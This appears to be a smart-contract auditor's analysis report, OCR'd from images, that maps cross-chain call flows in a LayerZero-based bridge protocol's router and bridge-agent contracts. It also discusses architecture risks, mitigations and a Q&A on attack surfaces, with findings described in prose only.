
1. CoreRootRouter.sol




A] CoreRootRouter. sol
1] Root chain to EP:
addBranchToBridgeAgent → callOut →-performCall → send
EP to Branch Chain to EP:
receivePayload → lzReceive → lzReceiveNonBlocking → _execute → executeNoSettlement → executeNoSettlement (Router) → _receiveAddBridgeAgent → callOutSystem → performCall → send
EP to Root chain:
receivePayload → lzReceive → LzReceiveNonBlocking → _execute → executeSystemRequest → executeResponse → _syncBranchBridgeAgent
→ syncBranchBridgeAgentWithRoot (Port)
→ syncBranchBridgeAgent (Bridge Agent)
2] Root Chain to EP:
toggleBranchBridgeAgentFactory → callOut → _performCall → send
EP to Branch Chain:
receivePayload → lzReceive → lzReceiveNonBlocking → _execute
→ executeNoSettlement → executeNoSettlement (Router)
→ _toggleBranchBridgeAgentFactory → either toggleBridgeAgentFactory or addBridgeAgentFactory
3] Root Chain to EP:
removeBranchBridgeAgent → callOut → _performCall → send
EP to Branch Chain:
receivePayload → lzReceive → LzReceiveNonBlocking → _execute
→ executeNoSettlement → executeNoSettlement (Router)
→ _removeBranchBridgeAgent → toggleBridgeAgent (Port)




4] Root chain to EP:
manageStrategyToken → callOut → _performCall → send
EP to Branch Chain:
receivePayload → lzReceive → lzReceiveNonBlocking → _execute
→ exeuteNoSettlement → executeNoSettlement (Router)
→ _manageStrategyToken → toggleStrategyToken (or → addStrategyToken)
5] Root chain to EP:
managePortStrategy → callOut → _performCall → send
EP to Branch Chain:
receivePayload → lzReceive → lzReceiveNonBlocking → _execute → executeNoSettlement
→ executeNoSettlement (Router)
→ _managePortStrategy → either addPortStrategy or updatePortStrategy or togglePortStrategy
6] Root chain to EP:
setCoreBranch → callOut → _performCall → send
EP to Branch chain:



receivePayload → lzReceive → lzReceiveNonBlocking → _execute
→ executeNoSettlement → executeNoSettlement (Router)
→ setCoreBranchRouter (Port)

2. BaseBranchRouter.sol


B] BaseBranchRouter.Sol
1] Branch chain to EP:
callOut → callOut (Bridge Agent) → _performCall → send
EP to Root chain:
receivePayload → lzReceive → lzReceiveNonBlocking → _execute → executeNoDeposit → execute → executeResponse → depends on Func ID here onwards


2] Branch chain to EP:
calloutAndBridge → _transferAndApproveToken → callOutAndBridge
→ _createDeposit → bridgeOut (Port) → bridgeOut
→ _performCall → send
EP to Root Chain:
receivePayload → lzReceive → lzReceiveNonBlocking → _execute
→ executeWithDeposit → _bridgeIn (RootBridgeAgentExecutor)
→ bridgeIn (RootBridgeAgent) → bridgeToRoot (Port)
3] Branch chain to EP:
callOutAndBridgeMultiple → _transferAndApproveMultipleTokens
→ _transferAndApprovetoken → callOutAndBridgeMultiple
→ _createDepositMultiple → bridgeOutMultiple (Port) → _bridgeOut
→ _performCall → send
EP to Root Chain:
receivePayload → lzReceive → lzReceiveNonBlocking → _execute
→ executeWithDepositMultiple → _bridgeInMultiple (RootBridgeAgentExecutor)
→ bridgeInMultiple (RootBridgeAgent) → bridgeIn
→ bridgeToRoot (Port)

3. CoreBranchRouter.sol



C] CoreBranchRouter. sol

1] Branch chain to EP:

addGlobalToken → callOut → _performCall → send

EP to Root Chain:


receivePayload → lzReceive → lzReceiveNonBlocking → _execute
→ executeNoDeposit → execute (Router) → _addGlobalToken

Root chain to EP:

_addGlobalToken → callOut → _performCall → send

EP to Branch chain to EP:

receivePayload → lzReceive → lzReceiveNonBlocking → _execute
→ executeNoSettlement → executeNoSettlement(Router)
→ _receiveAddGlobalToken → createToken → callOutSystem → _performCall
→ send



EP to Root chain:

receivePayload → lzReceive → lzReceiveNonBlocking → _execute →
_executeSystemRequest → executeResponse (Router) → _setLocalToken →
setLocalAddress (Port)


2] Branch chain to EP:

addLocalToken → createToken → callOutSystem → _performCall → send

EP to Root

receivePayload → lzReceive → lzReceiveNonBlocking → _execute →
executeSystemRequest → executeResponse → _addLocalToken
→ createToken → setAddresses (Port)

4. BranchBridgeAgent.sol



D) BranchBridgeAgent.sol

1] Branch to EP:

callOutSigned → _performCall → send

EP to Root:


receivePayload → lzReceive → lzReceiveNonBlocking → fetchVirtualAccount
→ toggleVirtualAccountApproved → _execute → executeSignedNoDeposit
→ executeSigned(Router) → (executes based on Func ID and router being used)
→ toggleVirtualAccountApproved

2] Branch to EP:

callSignedOutAndBridge → _createDeposit → _performCall → send

EP to Root:

receivePayload → lzReceive → lzReceiveNonBlocking → fetchVirtualAccount
→ toggleVirtualAccountApproved → executeSignedWithDeposit
→ _bridgeIn → bridgeIn (RootBridgeAgent) → toggleVirtualAccountApproved



3] Branch to EP:

callOutSignedAndBridgeMultiple → _createDepositMultiple → _performCall → send

EP to Root chain:

receivePayload → lzReceive → lzReceiveNonBlocking → fetchVirtualAccount →
toggleVirtualAccountApproved → _execute → executeSignedWithDepositMultiple →
_bridgeInMultiple → executeSignedDepositMultiple (on router being used)

4] Just within Branch chain

redeemDeposit → _clearToken → _bridgeIn (Port) → withdraw (Port)

5] Branch to EP:

retryDeposit → based on type of call (covered before)

6] Branch to EP:

retrieveDeposit → _performCall → send

EP to Root to EP:

receivePayload → lzReceive → lzReceiveNonBlocking
→ _performFallbackCall → send

EP to Branch:

receivePayload → lzReceive → lzReceiveNonBlocking
→ FuncID 0x04 to reopen deposit for redemption

7] Branch to EP:

retrySettlement → _performCall → send


EP to Root to EP:

receivePayload → lzReceive → lzReceiveNonBlocking
→ _performRetrySettlementCall → send

EP to Branch:

receivePayload → lzReceive → lzReceiveNonBlocking → either 0x01 or 0x02

5. RootBridgeAgent.sol



E] RootBridgeAgent.sol
1] Root to EP:
callOutAndBridge → _createSettlement → _updateStateOnBridgeOut → _performCall → send
EP to Branch:
receivePayload → lzReceive → lzReceiveNonBlocking → _execute (0x01 ID) → executeWithSettlement → clearToken → bridgeIn → withdraw → executeSettlement → depends on router
2] Root to EP:
callOutAndBridgeMultiple → _createSettlementMultiple → _performCall → send
EP to Branch:
receivePayload → lzReceive → lzReceiveNonBlocking → _execute (Func ID 0x02) → executeWithSettlementMultiple → clearTokens → bridgeIn → withdraw → executeSettlementMultiple (Router) → depends on router implementation
3] retrySettlement → same as D7 _performRetrySettlementCall onwards
4] Root to EP:
retrieveSettlement → _performCall → send
EP to Branch to EP:
receivePayload → lzReceive → lzReceiveNonBlocking → _performFallbackCall (Func ID 0x03) → send
EP to Root:
receivePayload → lzReceive → lzReceiveNonBlocking → Func ID 0X09 to reopen settlement for redemption
5] On Root chain itself:
redeemSettlement → bridgeToRoot (Port)

Systemic Risks/Architecture-level weak spots and how they can be mitigated

- Configuring with incorrect chainId possibility - Currently the LayerZero propritary chainIds are constants (as shown on their website) and are highly unlikley to change. Thus when pasing them as input in the constructor, they can be compared with hardcoded magic values (chainIds) to decrease chances of setting a wrong chainId for a given chain.
- Ensuring safer migration - In case of migration to a new LayerZero messaging library, it is important to provide the users and members of the Maia community with a heads up announcement in case there are any pending failed deposits/settlements left to retry, retrieve or redeem.
- Filtering poison ERC20 tokens - Filtering out poison ERC20 tokens from the user frontend is important. Warnings should be provided before cross-chain interactions when a non-verified or unnamed or non-reputed token is being used.
- Hardcoding _payInZRO to false - Although there are several integration issues (included in QA report), the team should not hardcode the `_payInZRO` field to false since according to the LayerZero

team it will make future upgrades or adapting to new changes difficult for the current bridge agents (Mostly prevent the bridge agent from using a future ZRO token as a fee payment option). Check out this transcript or the image below for a small conversation between 10xkelly and I on this subject

The image you are requesting does not exist or is no longer available.

imgur.com

Areas of Concern, Attack surfaces, Invariants - QnA

1. BranchPort's Strategy Token and Port Strategy related functions.

    - There is a possible issue with _checkTimeLimit(), which allows for strategy token withdrawals almost twice the dailyManagementLimit in a minimum time of 1 minute. This issue has been submitted as Medium-severity issue with an example that explains the issue.

2. Omnichain balance accounting

    - Correct accounting in all instances

3. Omnichain execution management aspects, particularly related to transaction nonce retry, as well as the retrieve and redeem patterns: a. srChain settlement and deposits should either have status set to STATUS_SUCCESS and STATUS_FAILED depending on their redeemability by the user on the source. b. dstChain settlement and deposit execution should have executionState set to STATUS_READY, STATUS_DONE or STATUS_RETRIEVE according to user input fallback and destination execution outcome.

    - Retry/Retrieve and Redeem patterns work as expected and smoothly due to the non blocking nature of the protocol, which prevents issues that could've arised such as permanent message blocking for calls that always fail/revert.

4. Double spending of deposit and settlement nonces / assets (Bridge Agents and Bridge Agent Executors).

    - Not possible since STATUS is updated correctly.

5. Bricking of Bridge Agent and subsequent Omnichain dApps that rely on it.

    - Bridge agents cannot be bricked from incoming calls through LayerZero but might be possible depending on mistakes in the router implementation that dApps on the same chain make. This is a user error due to misconfiguration in implementation and is external to the core working of the current system.

6. Circumventing Bridge Agent's encoding rules to manipulate remote chain state.

    - Encoding/decoding and packing is strictly maintained through the use of BridgeAgentConstants and function Ids, thus there are no mistakes made according to my review.

Some questions I asked myself:

Can you call lzReceive directly to mess with the system?

- No since Endpoint is always supplied as msg.sender to lzReceiveNonBlocking.

Is it possible to block messaging?

- No, since the protocol uses Non-blocking model.

Can you submit two transactions where the first tx goes through and second goes through but on return the second one comes through before the first one (basically frontrunning on destination chain)?

- I think this is technically possible since nothing stops frontrunning on destination chain but just posing this question in case sponsors might find some leads

Try calling every function twice to see if some problem can occur

- Yes, this is where I found the double entry problem. When re-adding or toggling back on a bridge agent (or strategy token, port strategy, bridgeAgentFactory), a second entry is created for the same bridge agent.

